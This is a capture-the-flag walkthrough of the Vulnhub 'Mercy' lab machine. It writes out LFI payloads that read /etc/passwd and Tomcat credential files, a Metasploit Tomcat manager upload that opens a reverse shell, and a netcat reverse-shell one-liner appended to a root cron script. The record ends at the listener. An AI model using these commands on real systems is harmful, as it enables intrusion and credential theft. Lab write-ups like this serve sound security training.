Mercy: Vulnhub Walkthrough

Author : Sandeep Prasad Chowdhury

Date : 6th November 2025

Target : 192.168.1.44

Goal : Capture user and root flags on the Mercy virtual machine.

Flag: Proof.txt

Process : -

Let's start off with scanning the network to find our targets IP.

Command – Sudo netdiscover

```
Currently scanning: 192.168.0.0/16   |   Screen View: Unique Hosts

2 Captured ARP Req/Rep packets, from 2 hosts.   Total size: 120
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
[redacted]    [redacted]             1      60  Intel Corporate
192.168.1.44    08:00:27:1b:fa:7d      1      60  PCS Systemtechnik GmbH
```

We found our target IP – **192.168.1.44**

Our next motive is to scan the target IP with nmap.

Command – nmap -sCV 192.168.1.44

```
┌──(root㉿Kali)-[/home/kali]
└─# nmap -sCV 192.168.1.44
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-06 17:29 IST
Nmap scan report for 192.168.1.44
Host is up (0.00076s latency).
Not shown: 990 closed tcp ports (reset)
PORT     STATE    SERVICE     VERSION
22/tcp   filtered ssh
53/tcp   open     domain      ISC BIND 9.9.5-3ubuntu0.17 (Ubuntu Linux)
| dns-nsid:
|_  bind.version: 9.9.5-3ubuntu0.17-Ubuntu
80/tcp   filtered http
110/tcp  open     pop3        Dovecot pop3d
| ssl-cert: Subject: commonName=localhost/organizationName=Dovecot mail server
| Not valid before: 2018-08-24T13:22:55
|_Not valid after:  2028-08-23T13:22:55
|_ssl-date: TLS randomness does not represent time
|_pop3-capabilities: SASL PIPELINING UIDL CAPA AUTH-RESP-CODE RESP-CODES STLS TOP
139/tcp  open     netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
143/tcp  open     imap        Dovecot imapd (Ubuntu)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=localhost/organizationName=Dovecot mail server
| Not valid before: 2018-08-24T13:22:55
|_Not valid after:  2028-08-23T13:22:55
|_imap-capabilities: IMAP4rev1 more have listed ENABLE STARTTLS ID LOGINDISABLEDA0001 IDLE LITERAL+ post-login capabilities SASL-IR Pre-logi
n LOGIN-REFERRALS OK
445/tcp  open     netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
993/tcp  open     ssl/imap    Dovecot imapd (Ubuntu)
|_ssl-date: TLS randomness does not represent time
|_imap-capabilities: IMAP4rev1 more AUTH=PLAINA0001 ENABLE have ID listed IDLE LITERAL+ post-login capabilities SASL-IR Pre-login LOGIN-REFE
RRALS OK
| ssl-cert: Subject: commonName=localhost/organizationName=Dovecot mail server
| Not valid before: 2018-08-24T13:22:55
|_Not valid after:  2028-08-23T13:22:55
995/tcp  open     ssl/pop3    Dovecot pop3d
| ssl-cert: Subject: commonName=localhost/organizationName=Dovecot mail server
| Not valid before: 2018-08-24T13:22:55
|_Not valid after:  2028-08-23T13:22:55
|_ssl-date: TLS randomness does not represent time
|_pop3-capabilities: SASL(PLAIN) USER UIDL CAPA AUTH-RESP-CODE RESP-CODES PIPELINING TOP
8080/tcp open     http        Apache Tomcat/Coyote JSP engine 1.1
| http-methods:
|_  Potentially risky methods: PUT DELETE
|_http-title: Apache Tomcat
| http-robots.txt: 1 disallowed entry
|_/tryharder/tryharder
|_http-server-header: Apache-Coyote/1.1
|_http-open-proxy: Proxy might be redirecting requests
```

The NMAP output shows various open ports: 22(ssh), 53(domain), 80(http), 110(pop3), 139(netbios-ssn), 143(imap), 445(netbios-ssn), 993(ssl/imaps), 995(ssl/pop3), 8080(http).

Since port **80 is filtered** we cannot directly browse the Target IP in the Browser. Further, we notice that **port 8080 is open** for **Apache Tomcat/ Coyote JSP Engine 1.1.** and here we got a clue as an entry **/tryharder/tryharder** in **robot.txt** as it might come in handy later on.

We can see here :

```
8080/tcp open     http        Apache Tomcat/Coyote JSP engine 1.1
| http-methods:
|_  Potentially risky methods: PUT DELETE
|_http-title: Apache Tomcat
|_http-robots.txt: 1 disallowed entry
|_/tryharder/tryharder
|_http-server-header: Apache-Coyote/1.1
|_http-open-proxy: Proxy might be redirecting requests
```

So we browse the Target IP on port 8080 on the browser. WOW!! at the end of the web page you notice a path "/etc/tomcat7/tomcat-users.xml" where user-related information is defined.

It works !

If you're seeing this page via a web browser, it means you've setup Tomcat successfully. Congratulations!

This is the default Tomcat home page. It can be found on the local filesystem at: `/var/lib/tomcat7/webapps/ROOT/index.html`

Tomcat7 veterans might be pleased to learn that this system instance of Tomcat is installed with `CATALINA_HOME` in `/usr/share/tomcat7` and `CATALINA_BASE` in `/var/lib/tomcat7`, following the rules from `/usr/share/doc/tomcat7-common/RUNNING.txt.gz`.

You might consider installing the following packages, if you haven't already done so:

tomcat7-docs: This package installs a web application that allows to browse the Tomcat 7 documentation locally. Once installed, you can access it by clicking here.


tomcat7-examples: This package installs a web application that allows to access the Tomcat 7 Servlet and JSP examples. Once installed, you can access it by clicking here.

tomcat7-admin: This package installs two web applications that can help managing this Tomcat instance. Once installed, you can access the manager webapp and the host-manager webapp.


NOTE: For security reasons, using the manager webapp is restricted to users with role "manager-gui". The host-manager webapp is restricted to users with role "admin-gui". Users are defined in `/etc/tomcat7/tomcat-users.xml`.

On browsing through the discovered entry **/tryharder/tryharder,** it gave us a **base64 encoded string.**

Clearly! we need to decode it to move ahead.



On decoding the base64 string we found some Login Credentials which can be of great use later on.



It's annoying, but we repeat this over and over again: cyber hygiene is extremely important. Please stop setting silly passwords that will get cracked with any decent p assword list.


Once, we found the password "password", quite literally sticking on a post-it in front of an employee's desk! As silly as it may be, the employee pleaded for mercy whe n we threatened to fire her.

No fluffy bunnies for those who set insecure passwords and endanger the enterprise.

Since port 445 is open on the Target Machine, We thought of enumerating it using **enum4linux tool.**

Command - enum4linux 192.168.1.44

It gave us a few shared folders which can be further used to connect via **smbclient.**



```
[+] Can't determine if host is part of domain or part of a workgroup

 ==========================( OS information on 192.168.1.44 )==========================

[E] Can't get OS info with smbclient

[+] Got OS info for 192.168.1.44 from srvinfo:
        MERCY          Wk Sv PrQ Unx NT SNT MERCY server (Samba, Ubuntu)
        platform_id     :       500
        os version      :       6.1
        server type     :       0x809a03

 ==========================( Users on 192.168.1.44 )==========================

index: 0x1 RID: 0x3e8 acb: 0x00000010 Account: pleadformercy    Name: QIU       Desc:
index: 0x2 RID: 0x3e9 acb: 0x00000010 Account: qiu      Name:   Desc:

user:[pleadformercy] rid:[0x3e8]
user:[qiu] rid:[0x3e9]

 ==========================( Share Enumeration on 192.168.1.44 )==========================

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        qiu             Disk
        IPC$            IPC       IPC Service (MERCY server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------
        WORKGROUP            MERCY

[+] Attempting to map shares on 192.168.1.44

//192.168.1.44/print$   Mapping: DENIED Listing: N/A Writing: N/A
//192.168.1.44/qiu      Mapping: DENIED Listing: N/A Writing: N/A
```

Now connecting via smbclient using credentials “qiu: password”.

Command - smbclient //192.168.1.44/qiu -U qiu

```
┌──(root㉿Kali)-[/home/kali]
└─# smbclient //192.168.1.44/qiu -U qiu
Password for [WORKGROUP\qiu]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sat Sep  1 00:37:00 2018
  ..                                  D        0  Mon Nov 19 22:29:09 2018
  .bashrc                             H     3637  Sun Aug 26 18:49:34 2018
  .public                            DH        0  Sun Aug 26 19:53:24 2018
  .bash_history                       H      163  Sat Sep  1 00:41:34 2018
  .cache                             DH        0  Fri Aug 31 23:52:05 2018
  .private                           DH        0  Sun Aug 26 22:05:34 2018
  .bash_logout                        H      220  Sun Aug 26 18:49:34 2018
  .profile                            H      675  Sun Aug 26 18:49:34 2018

                19213004 blocks of size 1024. 16314492 blocks available
smb: \> cd .private
smb: \.private\> ls
  .                                   D        0  Sun Aug 26 22:05:34 2018
  ..                                  D        0  Sat Sep  1 00:37:00 2018
  opensesame                          D        0  Thu Aug 30 22:06:50 2018
  readme.txt                          N       94  Sun Aug 26 19:52:35 2018
  secrets                             D        0  Mon Nov 19 22:31:09 2018

                19213004 blocks of size 1024. 16313132 blocks available
smb: \.private\>
```

Further exploring through directories we have downloaded the **config** file on our Linux Desktop.

```
smb: \.private\> cd opensesame
smb: \.private\opensesame\> ls
  .                                   D        0  Thu Aug 30 22:06:50 2018
  ..                                  D        0  Sun Aug 26 22:05:34 2018
  configprint                         A      539  Thu Aug 30 22:09:14 2018
  config                              N    17543  Sat Sep  1 00:41:56 2018

                19213004 blocks of size 1024. 16310972 blocks available
smb: \.private\opensesame\> get config
getting file \.private\opensesame\config of size 17543 as config (407.9 KiloBytes/sec) (average 407.9 KiloBytes/sec)
```

Reading the contents of the **config** file gave us a sequence of ports to knock which will result in opening the **http port 80.**

Command – cat config

```
┌──(root㉿Kali)-[/home/kali]
└─# cat config
Here are settings for your perusal.

Port Knocking Daemon Configuration

[options]
        UseSyslog

[openHTTP]
        sequence    = 159,27391,4
        seq_timeout = 100
        command     = /sbin/iptables -I INPUT -s %IP% -p tcp --dport 80 -j ACCEPT
        tcpflags    = syn

[closeHTTP]
        sequence    = 4,27391,159
        seq_timeout = 100
        command     = /sbin/iptables -D INPUT -s %IP% -p tcp --dport 80 -j ACCEPT
        tcpflags    = syn
```


Knocking the sequence of ports using the following command:

- knock 192.168.1.44 159 27391 4
- nmap 192.168.1.44

Now from nmap scan, we confirmed that **http port 80** got open after knocking.

```
┌──(root㉿Kali)-[/home/kali]
└─# knock 192.168.1.44 159 27391 4

┌──(root㉿Kali)-[/home/kali]
└─# nmap 192.168.1.44
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-06 17:59 IST
Nmap scan report for 192.168.1.44
Host is up (0.0023s latency).
Not shown: 990 closed tcp ports (reset)
PORT     STATE    SERVICE
22/tcp   filtered ssh
53/tcp   open     domain
80/tcp   open     http
110/tcp  open     pop3
139/tcp  open     netbios-ssn
143/tcp  open     imap
445/tcp  open     microsoft-ds
993/tcp  open     imaps
995/tcp  open     pop3s
8080/tcp open     http-proxy
MAC Address: 08:00:27:1B:FA:7D (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.54 seconds
```

Since port 80 got open, we browsed the Target IP on the browser which displayed the message as you can see in the image, which came out to be useless to further proceed towards our goal.




This machine shall make you plead for mercy! Bwahahahahaha!

Now we thought of enumerating for accessible directories on the Target Machine.


Command - gobuster dir -u 192.168.1.44 -w /usr/share/wordlists/dirb/common.txt

```
┌──(root㉿Kali)-[/home/kali]
└─# gobuster dir -u 192.168.1.44 -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.1.44
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.htaccess            (Status: 403) [Size: 288]
/.htpasswd            (Status: 403) [Size: 288]
/.hta                 (Status: 403) [Size: 283]
/index.html           (Status: 200) [Size: 90]
/robots.txt           (Status: 200) [Size: 50]
/server-status        (Status: 403) [Size: 292]
/time                 (Status: 200) [Size: 79]
Progress: 4613 / 4613 (100.00%)
===============================================================
Finished
===============================================================
```

While browsing **robots.txt** file in the browser gave us two disallowed hidden directories as shown in the image.




Browsing through the directory **192.168.1.44/nomercy** in the browser opened a vulnerability scanner webpage whose banner **RIPS 0.53** left us curious to search more about it.



Then while we search **RIPS 0.53** over **searchsploit**, it came out to be a **Multiple Local File Inclusions Exploit.**

Command – searchsploit rips 0.53



Next, we copied the exploit over our Linux Desktop and read the text file. Here we also copied the one-liner **/windows/code.php?file=../../../../../../etc/passwd.**


Commands –

- searchsploit -m 18660.txt
- cat 18660.txt

```
┌──(root㉿Kali)-[/home/kali]
└─# searchsploit -m 18660.txt
  Exploit: RIPS 0.53 - Multiple Local File Inclusions
      URL: https://www.exploit-db.com/exploits/18660
     Path: /usr/share/exploitdb/exploits/php/webapps/18660.txt
    Codes: OSVDB-80531, OSVDB-80530
 Verified: True
File Type: ASCII text
Copied to: /home/kali/18660.txt


┌──(root㉿Kali)-[/home/kali]
└─# cat 18660.txt
# RIPS ≤ 0.53 Multiple Local File Inclusion Vulnerabilities
# Google Dork: allintitle: "RIPS - A static source code analyser for
vulnerabilities in PHP scripts"
# Althout this script is not intended to be accesible from internet, there
are some websites that host it.
# Download: http://sourceforge.net/projects/rips-scanner/
# Date: 23/03/12
# Contact: mattdch0@gmail.com
# Follow: @mattdch
# www.localh0t.com.ar


File: /windows/code.php
=======================

102: file $lines = file($file);
    96: $file = $_GET['file'];

PoC:
http://localhost/rips/windows/code.php?file=../../../../../../etc/passwd

File: /windows/function.php
===========================

    64: file $lines = file($file);
        58: $file = $_GET['file'];

PoC:
http://localhost/rips/windows/function.php?file=../../../../../../etc/passwd(will
read the first line of the file)
```


We used LFI to take a look at the content of the passwd file as it was shown in the POC.

Command -192.168.1.44/nomercy/windows/code.php?file=../../../../../../etc/passwd




Since we know there is a **tomcat service** running on the target system we can take a look the **tomcat-users.xml** file using LFI that will provide us with the username and password, exploring it on browser gave us **two Login Credentials** for **Tomcat Server** as shown on the image.

Command -
192.168.1.44/nomercy/windows/code.php?file=../../../../../../var/lib/tomcat7/conf/tomcat-users.xml



Logging into Tomcat server using Metasploit's Tomcat Manager using the following credentials **Login :** thisisasuperduperlonguser **Password :** heartbreakisinevitable

Searching Tomcat Exploits using **command :** search tomcat



Here we use 18 using **command :** use 18

set RHOST 192.168.1.44

set RPORT 8080

Set username using **Command :** set httpusername thisisasuperduperlonguser

Set password using **Command :** set httppassword heartbreakisinevitable

```
msf > use 18
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf exploit(multi/http/tomcat_mgr_upload) > set RHOST 192.168.1.44
RHOST => 192.168.1.44
msf exploit(multi/http/tomcat_mgr_upload) > set RPORT 8080
RPORT => 8080
msf exploit(multi/http/tomcat_mgr_upload) > set httpusername thisisasuperduperlonguser
httpusername => thisisasuperduperlonguser
msf exploit(multi/http/tomcat_mgr_upload) > set httppassword heartbreakisinevitable
httppassword => heartbreakisinevitable
```

After finishing settings run the exploit using **Command :** run

```
msf exploit(multi/http/tomcat_mgr_upload) > run
[*] Started reverse TCP handler on [redacted]:4444
[*] Retrieving session ID and CSRF token...
[*] Uploading and deploying HT4vD...
[*] Executing HT4vD...
[*] Undeploying HT4vD ...
[*] Undeployed at /manager/html/undeploy
[*] Sending stage (58073 bytes) to 192.168.1.44
[*] Meterpreter session 1 opened ([redacted]:4444 -> 192.168.1.44:56214) at 2025-11-06 18:24:28 +0530

meterpreter > shell
Process 1 created.
Channel 1 created.
python -c 'import pty; pty.spawn("/bin/bash")'
tomcat7@MERCY:/var/lib/tomcat7$
```

Now using a one-liner to spawn a tty shell:

python -c 'import pty; pty.spawn("/bin/bash")'

Further logging in as user fluffy.

Command : su fluffy

Password: freakishfluffybunny

```
tomcat7@MERCY:/var/lib/tomcat7$ su fluffy
su fluffy
Password: freakishfluffybunny

Added user fluffy.

$
```

While traversing /home/fluffy/.private/secrets I notice a script “timeclock” to write the current date to /var/www/html/time that was owned by root and has FULL Permission.

```
$ cd /home
cd /home
$ ls
ls
fluffy  pleadformercy  qiu  thisisasuperduperlonguser
$ cd fluffy
cd fluffy
$ ls
ls
$ ls -la
ls -la
total 16
drwxr-x--- 3 fluffy fluffy 4096 Nov 20  2018 .
drwxr-xr-x 6 root   root   4096 Nov 20  2018 ..
-rw------- 1 fluffy fluffy   12 Nov 20  2018 .bash_history
drwxr-xr-x 3 fluffy fluffy 4096 Nov 20  2018 .private
$ cd .private
cd .private
$ ls -la
ls -la
total 12
drwxr-xr-x 3 fluffy fluffy 4096 Nov 20  2018 .
drwxr-x--- 3 fluffy fluffy 4096 Nov 20  2018 ..
drwxr-xr-x 2 fluffy fluffy 4096 Nov 20  2018 secrets
$ cd secrets
cd secrets
$ ls -la
ls -la
total 20
drwxr-xr-x 2 fluffy fluffy 4096 Nov 20  2018 .
drwxr-xr-x 3 fluffy fluffy 4096 Nov 20  2018 ..
-rwxr-xr-x 1 fluffy fluffy   37 Nov 20  2018 backup.save
-rw-r--r-- 1 fluffy fluffy   12 Nov 20  2018 .secrets
-rwxrwxrwx 1 root   root    222 Nov 20  2018 timeclock
$ cat timeclock
cat timeclock
#!/bin/bash

now=$(date)
echo "The system time is: $now." > ../../../../../var/www/html/time
echo "Time check courtesy of LINUX" >> ../../../../../var/www/html/time
chown www-data:www-data ../../../../../var/www/html/time
$
```

Since the script will run every three-minute after, so we decide to edit this file by inserting our malicious code in it.

Moving on!! We need to create a bash code using Msfvenom:

Command - msfvenom -p cmd/unix/reverse_netcat lhost=<Kali IP> lport=4444 R

```
┌──(root㉿Kali)-[/home/kali]
└─# msfvenom -p cmd/unix/reverse_netcat lhost=[redacted] lport=4444 R
[-] No platform was selected, choosing Msf::Module::Platform::Unix from the payload
[-] No arch selected, selecting arch: cmd from the payload
No encoder specified, outputting raw payload
Payload size: 98 bytes
mkfifo /tmp/tuegcu; nc [redacted] 4444 0</tmp/tuegcu | /bin/sh >/tmp/tuegcu 2>&1; rm /tmp/tuegcu
```

After that append the above-generated code in the **timeclock** file.

Command – echo "mkfifo /tmp/tuegcu; nc <Kali IP> 4444 0</tmp/tuegcu | /bin/sh >/tmp/tuegcu 2>&1; rm /tmp/tuegcu" >>timeclock

```
$ echo "mkfifo /tmp/tuegcu; nc [redacted] 4444 0</tmp/tuegcu | /bin/sh >/tmp/tuegcu 2>&1; rm /tmp/tuegcu" >> timeclock
```

```
$ cat timeclock
cat timeclock
#!/bin/bash

now=$(date)
echo "The system time is: $now." > ../../../../../var/www/html/time
echo "Time check courtesy of LINUX" >> ../../../../../var/www/html/time
chown www-data:www-data ../../../../../var/www/html/time
mkfifo /tmp/tuegcu; nc [redacted] 4444 0</tmp/tuegcu | /bin/sh >/tmp/tuegcu 2>&1; rm /tmp/tuegcu
```

Since the malicious code got executed with the timeclock file. Therefore we got a reverse shell on our netcat listener. To spawn the shell we have used python bin bash one-liner.

Script : python -c 'import pty; pty.spawn("/bin/bash")'

We have got the root access and found proof.txt. We take a look at the content of the file and greeted with a congratulatory message.

```
┌──(root㉿Kali)-[/home/kali]
└─# nc -nlvp 4444
listening on [any] 4444 ...
